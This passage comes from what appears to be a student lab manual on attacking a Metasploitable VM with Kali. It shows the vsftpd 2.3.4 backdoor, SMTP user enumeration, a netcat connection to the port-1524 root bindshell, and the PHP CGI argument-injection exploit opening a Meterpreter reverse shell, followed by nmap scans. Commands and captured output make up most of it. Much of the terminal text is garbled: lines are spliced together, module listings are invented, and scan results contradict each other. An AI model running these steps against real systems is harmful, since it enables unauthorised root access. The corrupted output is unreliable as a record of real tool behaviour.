10) After that enter the command exploit. Then you will be logged to the target machines kernel.

enter the command whoami to know which directory you are currently in.

```

[*] 192.168.56.101 - Command shell session 1 closed. Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell!
[*] Command shell session 2 opened (192.168.56.102:38171 → 192.168.56.101:6200) at 2023-02-20 02:33:24 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mem
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
Xlinux

```

### b) Exploiting Metasploit using SMTP

#### Steps:

- 1) Open both kali linux and the metasploitable then find the ip address of both kali linux and metasploitable machine by using the command ifconfig and using nmap tool.

```

File Actions Edit View Help
└─(root㉿kali)-[~/]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::6a2e:4b9a:98b0:95f7 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 3 bytes 794 (794.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 23 bytes 3096 (3.0 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    Home
Home
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[/home/kali]
# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.56.1    LAPTOP-J8HJS8EV  <server>    <unknown>     0a:00:27:00:00:32
192.168.56.255  Sendto failed: Permission denied

```

2)Then scan the port smtp for all the information by giving the command nmap – sV 192.168.56.101.

```

└─(root㉿kali)-[/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 01:45 EST
Nmap scan report for 192.168.56.101
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.02 seconds

```

3)To enter metasploitable use the command msfconsole.

```
(root㉿kali)-[~/home/kali]
# msfconsole

Home
/ it looks like you're trying to run a \
\ module
\ \
  \
  @ @
  | |
  || /|
  || ||
  \|_/
  \_\\

=[ metasploit v6.2.26-dev
+ -- =[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- =[ 951 payloads - 45 encoders - 11 nops        ]
+ -- =[ 9 evasion          ]]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
```

4)enter the command search smtp.

```
msf6 > search smtp
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/linux/smtp/apache_james_exec 2015-10-01   normal  Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1   auxiliary/scanner/http/smtp_login_b64 2015-01-01   normal  No     Authenticated Content Encoding B64 Brute Force
2   auxiliary/scanner/http/smtp_login_b64 2015-01-01   normal  No     CRLF Greeting Integrity Metrics - Login Brute Force, Extract Info and Dump Plant Database
3   exploit/unix/smtp/clmnc_wlftr_smtp_login_b64 2007-08-26  excellent  No    Clmnc Wlftr Blackhole-Mode Remote Code Execution
4   exploit/windows/browser/commercialcrypt_mail_activerx 2010-05-19   great  Yes    Commercial Crypt Mail 1.36 [HTTP] ActiveX Stack Buffer Overflow
5   exploit/linux/smtp/exim_gethostbyname_hof 2015-01-27   great  Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
6   exploit/linux/smtp/exim4_dovecot_exec 2013-07-03   excellent  No    Exim and Dovecot Insecure Configuration Command Injection
7   exploit/unix/http/exim_string_format 2010-12-07   excellent  No    Exim string format Function Heap Buffer Overflow
8   auxiliary/client/smtp_emailer 2017-01-26   normal  No     Generic Emailer (SMTP)
9   exploit/linux/smtp/haraka 2017-01-26   excellent  Yes    Haraka SMTP Command Injection
10  exploit/windows/http/dragon_worldclient_form2raw 2003-12-29   great  Yes    Dragon WorldClient Form2Raw.cgi Stack Buffer Overflow
11  exploit/windows/http/ms03_046_exchange2000_xchc50 2003-10-15   good  Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12  exploit/windows/ssl/ms04_011_pct 2004-04-13   average  No    MS04-011 Microsoft Private Communications Transport Overflow
13  auxiliary/dos/windows/http/ms06_019_exchange 2004-11-17   normal  No    MS06-019 Exchange MODPROP Heap Overflow
14  exploit/unix/http/microsoft_crash_crash_md5 2007-08-18   great  Yes    Microsoft Crash Crash MD5 Shell Escape
15  exploit/unix/http/ms07_sendmail_smtp_b64 2011-10-31   average  Yes    Microsoft Sendmail B64 Mail Buffer Overflow
16  exploit/windows/http/ms07_smtp_b64_hof 2011-10-31   normal  Yes    NJStar Communicator 3.0 Win7 [HTTP] Buffer Overflow
17  exploit/unix/http/open_smtp_email_from_rce 2020-01-28   excellent  Yes    Open[HTTP] MAIL From Remote Code Execution
18  exploit/unix/local/openmaild_oob_read_lpe 2020-02-28   average  Yes    Open[HTTP] OOB Read Local Privilege Escalation
19  exploit/windows/browser/oracle_dc_submittoexpress 2000-08-20   normal  No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
20  exploit/unix/smtp/gmail_smtp_env_exec 2014-09-24   normal  No     Gmail SMTP Bash Environment Variable Injection (Shellshock)
21  auxiliary/scanner/smtp/smtp_version 2005-09-17   normal  No     SMTP Banner Grabber
22  auxiliary/scanner/smtp_ntlm_domain 2005-09-17   normal  No     SMTP NTLM Domain Extraction
23  auxiliary/scanner/smtp_relay 2005-09-17   normal  No     SMTP Open Relay Detection
24  auxiliary/fuzzers/smtp_fuzzer 2005-09-17   normal  No     SMTP Simple Fuzzer
25  auxiliary/scanner/smtp_smtp_enum 2005-09-17   normal  No     SMTP User Enumeration Utility
26  auxiliary/os/smtp/sendmail_prescan 2005-09-17   normal  No     Sendmail SMTP Address prescan Memory Corruption
27  exploit/windows/smtp/mailserver 2005-07-11   average  No     Software MailServer 1.0 Buffer Overflow
28  exploit/windows/http/irrelm_jpg_plugin 2007-07-09   manual  No     SoftwareJPG Plugin Exploit (SMTP)
29  exploit/windows/http/syndication_client_b64 2017-02-28   good  Yes    Syndication Client B64 Validation Buffer Overflow
30  exploit/windows/http/mailcarrier_smtp_who 2004-10-26   good  Yes    TABS MailCarrier V2.51 [HTTP] EINFO Overflow
31  auxiliary/exploit/pl1/email_pki 2005-09-17   normal  No     VSplut Email PkI
32  exploit/windows/email/ms07_017_anti_loadimage_chunksize 2007-03-28   great  No     Windows ANTI Loadimage(Icon) Chunk Size Stack Buffer Overflow (SMTP)
33  post/windows/gather/credentials/outlook 2020-02-06   normal  No     Windows Gather Microsoft Outlook Saved Password Extraction
34  auxiliary/scanner/http/wp_easy_smtp 2020-12-06   normal  No     WordPress Easy WP SMTP Password Reset
35  exploit/windows/http/ypops_overflow1 2004-09-27   average  Yes    YPOPS 0.6 Buffer Overflow
```

Interact with a module by name or index. For example: info 35, use 35 or use exploit/windows/smtp/ypops\_overflow1

5)use the path 25 to use it use the command use 25. Which will have the path ending with smtp\_enum.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      25                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT        25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

## 6)Now set the RHOSTS to the metasploitable ip address

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      192.168.56.101         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT        25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

## 7)After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - 192.168.56.101:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, sys, syslog, user, uucp, www-data
[*] 192.168.56.101:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > hi
```

## 8)Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.where nc (netcat) is used to listening &scanning the port. enter the command to verify the database using the commands VRFY mysql , VRFY daemon &VRFY postgres.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]zzers/smtp/smtp_fuzzer
└─$ sudo su
[sudo] password for kali:sendmail_prescan
└─(root㉿kali)-[/home/kali]wmailserver
└─# nc 192.168.56.101 25op/squirrelmail_pgp_plugin
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysqlloit/windows/smtp/mailcarrier_smtp_ehlo
252 2.0.0 mysql/vsploit/pii/email_pii
VRFY daemonoit/windows/email/ms07_017_ani_loadimage_chunksize
252 2.0.0 daemonows/gather/credentials/outlook
VRFY postgresary/scanner/http/wp_easy_wp_smtp
252 2.0.0 postgresdows/smtp/ypops_overflow1

Interact with a module by name or index. For example info 35, use 35
```

### c) Exploiting Metasploit using Blind shell

#### Steps:

1) Turn on the kali linux and the metasploitable simultaneously. find the metasploitable machine IP address. Enter the command nmap -sV 192.168.56.101 to find the port number and the version of bind shell some of the cases it may be as ingreslock.

```
File Actions Edit View Help
--(kali㉿kali)-[~/zzers/smtp/smtp_fuzzer]
$ sudo su
[sudo] password:
```

```
[root@kali] ~
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 02:10 EST
Nmap scan report for 192.168.56.101
Host is up (0.00016s latency).
Nmap done: 1 IP address (1 host up) scanned in 29.11 seconds
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    rlogin  (via /etc/hosts.equiv)
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry [192.168.56.101]
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003) options
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D2:B2:08 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel:stable userspace

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.11 seconds
```

2) Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.

```
(root㉿kali)-[~/home/kali]# ./wp_easy_wp_smtp
# nmap -P 1524 192.168.56.101 os_overflow1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 02:11 EST
setup_target: failed to determine route to 1524 (0.0.0.5.244)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
USERFILE: /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

3)Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command *uname -a* and then type *whoami* command to know the present working directory and *ls* to know the list of directories or files.

```
└──(root㉿kali)-[~/home/kali]
  # nc 192.168.56.101 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin          /usr/share/metasploit-framework/data/wordlists/unix_users.txt  YES  Skip
boot         /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
cdrom        /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
dev          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
etc          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
home         /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
initrd       /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
initrd.img   /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
lib          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
lost+found   /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
media        /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
mnt          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
nohup.out    /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
opt          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
proc         /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
root         /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
sbin         /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
srv          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
sys          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
tmp          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
usr          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
var          /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
vmlinuz     /usr/share/metasploit-framework/data/exploit_options/auxiliary/scanner/http/http_www
root@metasploitable:/# █
```

#### d) Exploiting Metasploit using HTTP

##### Steps:

- 1) Turn on the kali linux and the metasploitable simultaneously.find the metasploitable machine IP address.Now use the Metasploitable tool and enter the msfconsole.

```
[(kali㉿kali)-[~]]$ sudo su
[sudo] password for kali: 
[root@kali ~]# ./msfconsole
[*] Starting MsfConsole v6.2.26-dev
[*] Metasploit tip: Display the Framework log using the
[*] log command, learn more with help log
[*] Metasploit Documentation: https://docs.metasploit.com/
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops        ]
+ -- --=[ 9 evasion          ]
```

## 2)Enter the command as search http scanner.

```
msf6 > search http scanner
Matching Modules
=====
#   Name
cription
-----
0   auxiliary/scanner/http/a10networks_ax_directory_traversal
Networks AX Loadbalancer Directory Traversal
1   auxiliary/scanner/snmp/sbg6580_enum
IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2   auxiliary/scanner/http/wp_abandoned_cart_sql_injection
ndoned Cart for WooCommerce SQL Injection
3   auxiliary/scanner/http/acellion_fta_statecode_file_read
ellion FTA 'statecode' Cookie Arbitrary File Read
4   auxiliary/scanner/http/django_xml_inject
be XML External Entity Injection
5   auxiliary/scanner/http/advantech_webaccess_login
antech WebAccess Login
6   auxiliary/scanner/http/allegro_rompager_misfortune_cookie
egro Software RomPager 'Misfortune Cookie' (CVE-2014-9222)
7   auxiliary/scanner/ftp/anonymous
ymous FTP Access Detection
8   auxiliary/scanner/http/apache_userdir_enum
che "mod_userdir" User Enumeration
9   auxiliary/scanner/http/apache_normalize_path
che 2.4.49/2.4.50 Traversal RCE
che
```

## 3)Now use the path as auxiliary/scanner/http/http\_version.

Now set the Rhosts to metasploitable IP address.

```
msf6 > use auxiliary/scanner/http/http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting Required Description
----- -----
Proxies           no    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                  /Using-Metasploit
RPORT            80    yes   The target port (TCP)
SSL              false  no    Negotiate SSL/TLS for outgoing connections
THREADS         1     yes   The number of concurrent threads (max one per host)
VHOST            no    HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

## 4)To find the php version we use the above command.

```
(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execu | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + S | php/remote/29316.py
```

5)search php 5.4.3 will show the rank and their description of the matching module.now use 1.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  ---
  0  exploit/multi/http/op5_license          2012-01-05    excellent Yes    OP5 license.b64 Remote
  Command Execution
  1  exploit/multi/http/php_cgi_arg_injec-  2012-05-03    excellent Yes    PHP CGI Argument Injec- tion
  2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08    normal     No    PHP apache_request_he- aders_bof

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he- aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

6)show options will show the module options that was present in the use 1. Now set the Rhosts to metasploitable IP address.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name      Current Setting  Required  Description
----      -----          ----- 
PLESK      false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes             yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -----          ----- 
LHOST     172.16.217.128  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----      -----
PLESK     false           yes       Exploit Plesk
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   172.16.217.129  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80              yes       The target port (TCP)
SSL      false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI          no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST   172.16.217.128  yes       The listen address (an interface may be specified)
LPORT   4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

## 7) After that enter the command exploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuidf
[-] Unknown command: getuidf
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
----      ---   ---      -----      ---
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096  dir  2012-05-10 01:43:54 -0400  multillidae
040755/rwxr-xr-x  4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil  2010-04-16 02:12:44 -0400  phpsinfo.php
040755/rwxr-xr-x  4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096  dir  2010-04-16 15:27:58 -0400  twiki
```

## 5. Perform Network scanning using following nmap commands:

- a) nmap -p

```
[root@kali]-[~/home/kali]# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:47 EST
Nmap scan report for 192.168.56.101
Host is up (0.00057s latency).
  PORT      STATE SERVICE
  21/tcp    open  telnet
  PORT      STATE SERVICE
  21/tcp    open  netbios-ssn
  MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
  513/tcp   open  login
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

b) nmap -sV

```
[root@kali]-[~/home/kali]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:52 EST
Nmap scan report for 192.168.56.101
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.25 seconds
```

c) nmap -sT

```
l11/tcp open rpcbind 123 (RPC #100000)
└─(root㉿kali)-[/home/kali] nmap -sT 192.168.56.101
# Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:47 EST
Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  ircd
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
23/tcp    open  telnet
Nmap done: 1 IP address (1 host up) scanned in 16.89 seconds
```

d) nmap -O

```
└─(root㉿kali)-[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:53 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
